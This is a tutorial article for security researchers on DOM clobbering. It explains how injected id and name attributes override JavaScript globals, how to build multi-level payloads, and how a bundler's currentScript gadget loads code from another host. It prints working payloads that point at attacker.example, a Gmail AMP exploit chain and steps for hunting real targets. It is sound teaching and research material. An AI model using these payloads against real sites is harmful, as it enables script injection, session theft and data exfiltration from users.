
You found HTML injection. Your tag renders, so you start pushing. The script tag gets eaten. The onerror handler gets eaten. You try javascript: inside an href and that goes too. Every handler you know dies before it reaches the page.
The sanitizer is doing its job, and it is doing it well. So you already know how this ends. HTML injection, no XSS, filed as a low. Or dropped, because a low is not worth the hour.
That is the wrong call, and DOM clobbering is why. There is a way to inject markup with no script tag, no event handler and no URI scheme, and still get JavaScript running from a domain you own. The trick is that the sanitizer was never asked the right question.
This article covers the whole surface. The named access rules that turn markup into variable assignment, how to build payloads two and three levels deep, the reason most people's clobbering attempts fail silently, and the gadget sitting in the build tooling of almost every single page application on the internet.
TL;DR
- HTML is a variable declaration language. An
idon any element createswindow.<id>. Anameon anembed,form,imgorobjectdoes the same, and onimg,formandembedit reachesdocumenttoo. - Named element references resolve before built-in APIs. That is spec behaviour, not a browser quirk, which is why
<img name=cookie>can takedocument.cookieaway from a page. - Count the property names in the read to know how many tags you need. Duplicate IDs build an
HTMLCollectionyou index byname. Forms publish their own controls as properties, which gets you a third level. - Only
<a>and<base>stringify usefully. Everything else returns[object HTMLDivElement]and your payload dies with no error, which is why most attempts fail silently. - The highest value gadget is not in the application. Webpack, vite and rollup all read
document.currentScript.srcto set the base path for lazy-loaded chunks, so<img name="currentScript" src="//attacker.example/">redirects every dynamic import to your server. - An automated sweep of the top 5,000 sites found 497 zero-day clobbering gadgets, and over 200 of those sites also shipped the HTML injection needed to reach one.
- Sanitizers are not broken, they answered a different question. Allowlists ask whether markup can render code. Nobody asked whether it can make an assignment.
HTML Is a Variable Declaration Language
Put an id on any HTML element and the browser creates a JavaScript variable for you. Its name is window dot whatever you typed in the id. Nobody teaches HTML that way, and it is the whole basis of this technique.
The rules are narrow enough to memorise:
| Attribute | Elements | What you get |
|---|---|---|
id | any element | window.<id> |
name | embed, form, img, object | window.<name> |
name | img, form, embed | document.<name> as well |

The browser does this at parse time. You do not opt in and you cannot opt out. It is named access on the Window object in the HTML standard, supported everywhere because the spec requires it.
So <a id=x> is not just a link. It is an assignment. You never wrote a line of JavaScript and window.x exists anyway.
Hold on to that third row of the table. The fact that name reaches document is what makes the most valuable payload in this article work, and it comes back later.
Named References Beat Built-In APIs
Here is the line that turns a curiosity into a vulnerability class. Named element references resolve before lookups of built-in APIs.
Before. Not after. Not only when the name happens to be free. Before.
That means this is not "you can create a global variable." Any injection can create a global. This is "you can win a fight against a global that already exists."
Think about what already exists. document.cookie is how a page reads its cookies. document.getElementById is called constantly by application code. Now inject two tags:
<img name=cookie>
<embed name=getElementById>
document.cookie stops returning a string of cookies and starts returning your image. document.getElementById stops being a function and starts being your embed. The next line of code that calls it breaks.
Look at what you did not use. No script tag. No event handler. No javascript:. No data URI. No URI scheme at all. Nothing executed, not one character of your input ran, and the page just lost two built-in APIs.

That is the primitive. Everything else is a question of reach.
Counting Levels: How Deep the Read Goes

One word makes the rest of this readable. A level is one property name you have to control.
window.redirectTo is a single name, redirectTo, so that is one level. window.config.url is two names, config and then url underneath it, so that is two levels.
Count the property names in the read and you know how many tags to build. One tag gives you one name. Getting deeper needs specific tricks, and there is a different trick per level.
One Level: A Global Nobody Assigns
The easiest case is a global with a fallback:
let redirectTo = window.redirectTo || '/profile/';
location.assign(redirectTo);
Search a target's bundle for redirectTo and you will find hits that all read the value and none that set it. That asymmetry is the tell. A developer wrote a default for a value that goes missing basically every time, and "goes missing" is an invitation.
One name, one level, one tag:
<a id=redirectTo href="javascript:alert(1)"></a>
The id becomes window.redirectTo, which is exactly what the read is looking for. The href becomes the value it hands back. Nothing executed to put that value there. The tag was the assignment.
That payload uses javascript: because it is the fastest way to prove the read landed on a field with no sanitizer in front of it. Put a sanitizer in the path and the value you supply changes. The clobbering does not.
Close your anchor tags. An unclosed <a> is a formatting element, so the parser clones it into every following block and you end up with a collection you never asked for. Forms, divs and images are not affected.
Two Levels: Duplicate IDs Build a Collection
Now a read with two names in it:
let src = window.config.url || 'script.js';
config, then url. One tag cannot do it. The trick is that when two elements share an id, the browser stops handing you a single element and hands you anHTMLCollection. A collection lets you look things up by name.
<a id=config></a><a id=config name=url href="https://attacker.example/x.js"></a>
Both anchors carry id=config, and that is what builds the collection. The second one carries name=url, and that is what you index inside it. Its href is the value that comes back.
Ask the console for config and you get HTMLCollection(2). Ask for config.url and you get the anchor. config comes from the id, url comes from the name. Two names, two tags.
Three Levels: Forms Publish Their Own Controls
Three names is where most people stop, and it only needs one more idea:
settings.apiBase = window.config.prod.apiUrl.value;
config, prod, apiUrl. The new trick is that a form publishes its own controls as properties on itself. An input named apiUrl sitting inside a form becomes a property of that form.
Stack both tricks:
<form id=config></form>
<form id=config name=prod><input name=apiUrl value=123></form>
The empty form opens the collection. The second form takes name=prod, so it indexes as config.prod. The input inside carries name=apiUrl, giving you config.prod.apiUrl. Then you read .value off the input.
config.prod.apiUrl.value returns 123. Three names deep, into a config object nobody thought was reachable.
And notice what came back. Not an element. A real string, straight off the input. That matters more than it looks.
The Stringify Trap That Kills Most Payloads
This is the part nobody warns you about, and it is why most clobbering attempts quietly fail.
Clobber with a div, a form or an img, then let the application push your element somewhere that wants a string. What comes back is the text [object HTMLDivElement].
Junk. The clobbering worked perfectly and the exploit did nothing. Nothing throws. Nothing logs. There is no error anywhere and you sit there wondering why your payload died.
Only two elements turn into something useful when the browser converts them to text. An anchor and a base tag, and both hand you their href:
<a id=config href="https://cdn.attacker.example/loader.js"></a>
Same read, and now it returns a URL.
So the rule is simple. If the code wants a string, you want an anchor, or you want .value off an input. Everything else is a dead payload that looks alive.
| Clobbered with | Converted to string gives |
|---|---|
<div id=x> | [object HTMLDivElement] |
<form id=x> | [object HTMLFormElement] |
<img name=x> | [object HTMLImageElement] |
<a id=x href="..."> | the href value |
<base id=x href="..."> | the href value |
<input name=x value="..."> via .value | the value string |
Chrome and Firefox Do Not Agree
Test in both browsers or it did not happen.
Firefox does not build that collection. Duplicate an id there and it hands you the first element, only the first. So anything built on duplicate IDs can work in Chrome and throw in Firefox. Same target, same injection, two different results.
The single-form trick works in both, because it does not rely on duplicate IDs at all. If you need cross-browser reliability, reach for forms before collections.
Why Sanitizers Let Clobbering Through
The sanitizer is not broken. That is the uncomfortable part.
It stripped the script tags. It stripped the handlers. It stripped javascript:. It did its whole job, and then it handed the page an assignment statement on the way out.
Think about why. id and name do not execute. They do not load anything. No script context, no URL, no sink. On a review checklist they are the two most boring attributes in HTML, so no allowlist ever stripped them.
Every allowlist answers one question: can this render code? Nobody ever asked whether it can make an assignment, because nobody thinks of markup as assignment.
The sanitizer answered its question perfectly. The question was wrong.
The Anti-Clobbering Check You Can Clobber
Sanitizers did catch on. Anti-clobbering checks went in. And those checks are clobberable.
DOMPurify carries an internal check that asks whether a node has been clobbered. It reads a few of that node's own properties: nodeName, setAttribute, childNodes. If any of them hands back an element instead of what it should be, the node is clobbered and DOMPurify wants nothing to do with it.
That is reasonable. Here is how it fails.
Hand DOMPurify a <form> in IN_PLACE mode with an event handler attribute on the form itself, and put one element inside named after a property the check reads. The check fires and the node looks clobbered. DOMPurify tries to remove it, and the removal does nothing, because that root has no parent to be removed from. Then the attribute cleaning step sees a node already flagged as clobbered and returns early.
Nothing ever looks at that event handler. It comes back live.
That is CVE-2026-49459, affecting DOMPurify <= 3.4.5 and fixed in 3.4.6. You beat the anti-clobbering check by clobbering the anti-clobbering check.
And it runs deeper than one library. Any check that asks the DOM about itself gets back the answer you injected. You are not attacking the logic. You are attacking what the logic reads.
The Gadget Is in Your Bundler
Everything so far used a global the application wrote itself. That gadget is real, but you have to go find it, target by target.
Now the other kind. The one already sitting there before anybody writes a line of application code.
Open the main bundle of almost any single page application and near the top you will find the bundler runtime. It has one job worth caring about. When the app lazy loads a chunk, something has to decide what URL to pull it from. Webpack decides it like this:
if (document.currentScript)
    scriptUrl = document.currentScript.src;
Find the script that is running right now, take its source URL, use that as the base path. That is a good idea. The bundle knows where it came from, so it knows where its siblings live. That value becomes __webpack_require__.p, the base path for every dynamic import in the application.
Now put that next to the named access table from the start of this article.
document.currentScript is a property on the document object. Named elements reach the document object. So currentScript is clobberable by name. And the code wants a source URL off it.
An image tag has a source URL.
<img name="currentScript" src="https://attacker.example/">
One tag. No handler, no scheme, no script. The name takes over document.currentScript and the src becomes the base path the bundler reads.
This one is not a string sink either. Nothing converts the element to text. The code reaches for a property, and on an image that property is real.
What DOMPurify Blocks and What It Does Not
One thing before you fire that payload, because it will save you an afternoon.
DOMPurify blocks this exact payload. Its SANITIZE_DOM option is on by default and drops any id or name whose value already exists on the document object. currentScript is one of those. So is cookie.
What DOMPurify does not do is stop id and name in general. Every other payload in this article walks straight through it, including the <a id=config name=url> collection and the whole three-level form chain.
And most sanitizers in production are not DOMPurify. They are an allowlist somebody wrote by hand, where id and name are on the list because anchors and forms need them.
Against a hand-written allowlist, the behaviour is clear. A <script> tag posts nothing at all. An <img src=x onerror=alert(1)> comes back as <img src="x"> with the handler stripped. An <a href="javascript:alert(1)"> comes back as <a> with the href dropped. The sanitizer is working.
Then <img name="currentScript" src="https://attacker.example/"> comes through with name and src intact, and all you see is a broken image icon.
Ask the console for document.currentScript and it hands you an image. That property is supposed to be a script element or null. It is neither.
From Injection to Delivery
A broken image is the entire visible impact. Nothing ran, nothing threw, nothing in the console. The payoff arrives on the next navigation.
Trigger any route that lazy loads a chunk and watch the network tab. One chunk request goes out, and it goes to your host with the application's own chunk filename on the end. The app asked its bundler where to get its code, and its bundler read an image tag.
Your server answers at that path, and the app runs the file as its own chunk. Same origin, full context, everything the page has. Read document.cookie, call the app's own API with the victim's session, exfiltrate whatever the account can see.
That is not injection anymore. That is delivery.

Inject the payload exactly once. Two copies on one page make document.currentScript an HTMLCollection, so .src comes back undefined and webpack falls through to its script tag lookup and loads the chunk locally. The attack silently does nothing, which is a miserable thing to debug.
Three Bundlers, One Gadget
One bundler is a curiosity. Three is a pattern.
| Bundler | CVE | Patched in |
|---|---|---|
| Webpack | CVE-2024-43788 | 5.94.0 |
| Vite | CVE-2024-45812 | 3.2.11, 4.5.4, 5.1.8, 5.2.14, 5.3.6, 5.4.6 |
| Rollup | CVE-2024-47068 | 2.79.2, 3.29.5, 4.22.4 |
Three build tools, three teams, one gadget, because all three solved the same problem the same sensible way. The fix is one line in every project:
if (document.currentScript && document.currentScript.tagName.toUpperCase() === 'SCRIPT')
Ask the element what kind of tag it is before you trust its source URL. That is the whole patch.
And here is the condition that makes it fire. In the webpack config there is a setting called output.publicPath. Set it to 'auto', or never set it at all, and the gadget is live. Nobody sets it.
So nobody switched this on. Nobody misconfigured anything. The vulnerable setup is the one where nobody touched the config.
That bug does not live in the application you are testing. Nobody on that product team wrote a line of it. It lives in the thing that built the application, eight lines of bundler runtime compiled into the output on the way out the door.
That changes how fast it goes away. Build tooling sits in a lockfile, behind a dependency of a dependency, on a version nobody has a reason to bump, because bumping it changes nothing anybody can see. So the same gadget is on thousands of targets right now, waiting for one HTML injection.
Six Steps to Hunt It on a Real Target
Each step either opens the next or ends the hunt.
Step one. Find markup injection that will not take a script. You already have these. The HTML injection you filed as a low and forgot about. The markdown renderer under the comments. The profile bio that keeps your bold tags. The SVG upload. Anything that renders your input into a document somebody else opens. The loudest signal is a help page that says "limited HTML allowed." Somebody built an allowlist, and nobody ever asked that allowlist what can be named.
Step two. Confirmidandnamesurvive it. This is the whole precondition. Inject <a id=amrsec></a>, load the page, open the console and type amrsec. An element comes back and you are in. undefined and this target is done. Step two kills most targets, and that is fine. Ten seconds to save an hour.
Step three. Fingerprint the bundler. Now you are reading build output, not application code. Chunk filename patterns, a webpackChunk variable sitting on window, vite markers, and the runtime blob at the top of the main bundle. That blob is not the app. That blob is where the gadget lives.
Step four. Search the bundle forcurrentScript. Then look at what sits next to it. A tagName check beside it means patched, so move on. Nothing guarding it and reading .src straight off is your gadget. It shipped to production, it is minified, and nobody has opened it since the build.
Step five. Check the app actually lazy loads. The gadget sets the base path for dynamic imports, so no dynamic import means no payoff. Open the network tab, click through the routes, watch for chunk requests on navigation. If the whole app came down in one bundle, the gadget still fires. It just has nothing to deliver.
Step six. If the bundler carries the fix, hunt application gadgets instead. Back to the bundle. Search for reads off window with a fallback next to them, the window.something || 'default' shape. Config objects, feature flags, API base URLs. Anything with a fallback is the same invitation as the first payload in this article. You are just choosing what shows up.

Six steps and two of them are a search box. Notice what you never did. You never went looking for a bug in the application. You fingerprinted the thing that built it.
How Widespread This Actually Is
An automated sweep ran across the Tranco top 5,000 sites looking for clobbering gadgets. It came back with 497 of them, all zero day.
The affected list is not obscure software. Google's client API, webpack, vite, rollup, Astro, Jupyter, Canvas LMS. That is the code sitting underneath targets you already have in scope.
And here is the number that should change how you plan your week. Over 200 of those sites also shipped the HTML injection you would need to reach the gadget. Not one half or the other. Both halves, same origin, already live.
Four Anchors Against Gmail
The classic case is Gmail's AMP for Email, in 2019, and it paid a $5,000 bounty. The sanitizer was hardened and allowlist based. It stripped every script, every handler, and every scheme it did not recognise.
Four anchor tags beat it:
<a id="AMP_MODE" name="localDev"></a>
<a id="AMP_MODE" name="test"></a>
<a id="testLocation"></a>
<a id="testLocation" name="protocol" href="https://attacker.example/x.js#"></a>
The first two flip a pair of internal flags to truthy. The third opens a collection. The fourth supplies the URL, and the page loads whatever script it points at.
No script tag. No event handler. No javascript: anywhere. Four anchors, straight through a hardened allowlist. Chrome only, because of the duplicate-id collection rule.
Reporting It So It Does Not Get Closed
Triagers close this as "HTML injection, no XSS." One of them has probably done it to you. It is the easiest close in the queue, because on paper you injected some markup and nothing popped.
Take that option away from them.
Show the network request leaving to your host. Show the code running on the other side. Two screenshots, back to back: your server log, then their page executing with their origin in the URL bar. If you clobbered a bundler gadget, name the bundler and its version and link the advisory, because that turns your finding from a curiosity into a known CVE class on a known dependency.
The finding is not the injection. The finding is the delivery.
The Test Costs Ten Seconds
Three things worth carrying out of this.
HTML is an assignment statement, and your sanitizer was never asked that question. It answers "can this run code," and clobbering never runs anything.
The gadget is usually not in the application. It is in the build tooling. One gadget, every target that shipped it, and nobody has a reason to bump the version.
And the test costs ten seconds. Inject an id, open the console, type the name. If an element comes back, keep going.
Go back through the HTML injections you already filed as lows. Some of them were never lows.
Further Reading
- Named access on the Window object, HTML Standard
- OWASP DOM Clobbering Prevention Cheat Sheet
- PortSwigger: Bypassing CSP via DOM clobbering
- PortSwigger Web Security Academy: DOM clobbering labs
- Webpack advisory: DOM clobbering in AutoPublicPathRuntimeModule (CVE-2024-43788)
- Vite advisory: DOM clobbering gadget in bundled scripts (CVE-2024-45812)
- DOMPurify advisory: IN_PLACE clobbered root element (CVE-2026-49459)
- DOMPurify attack classes and bypass history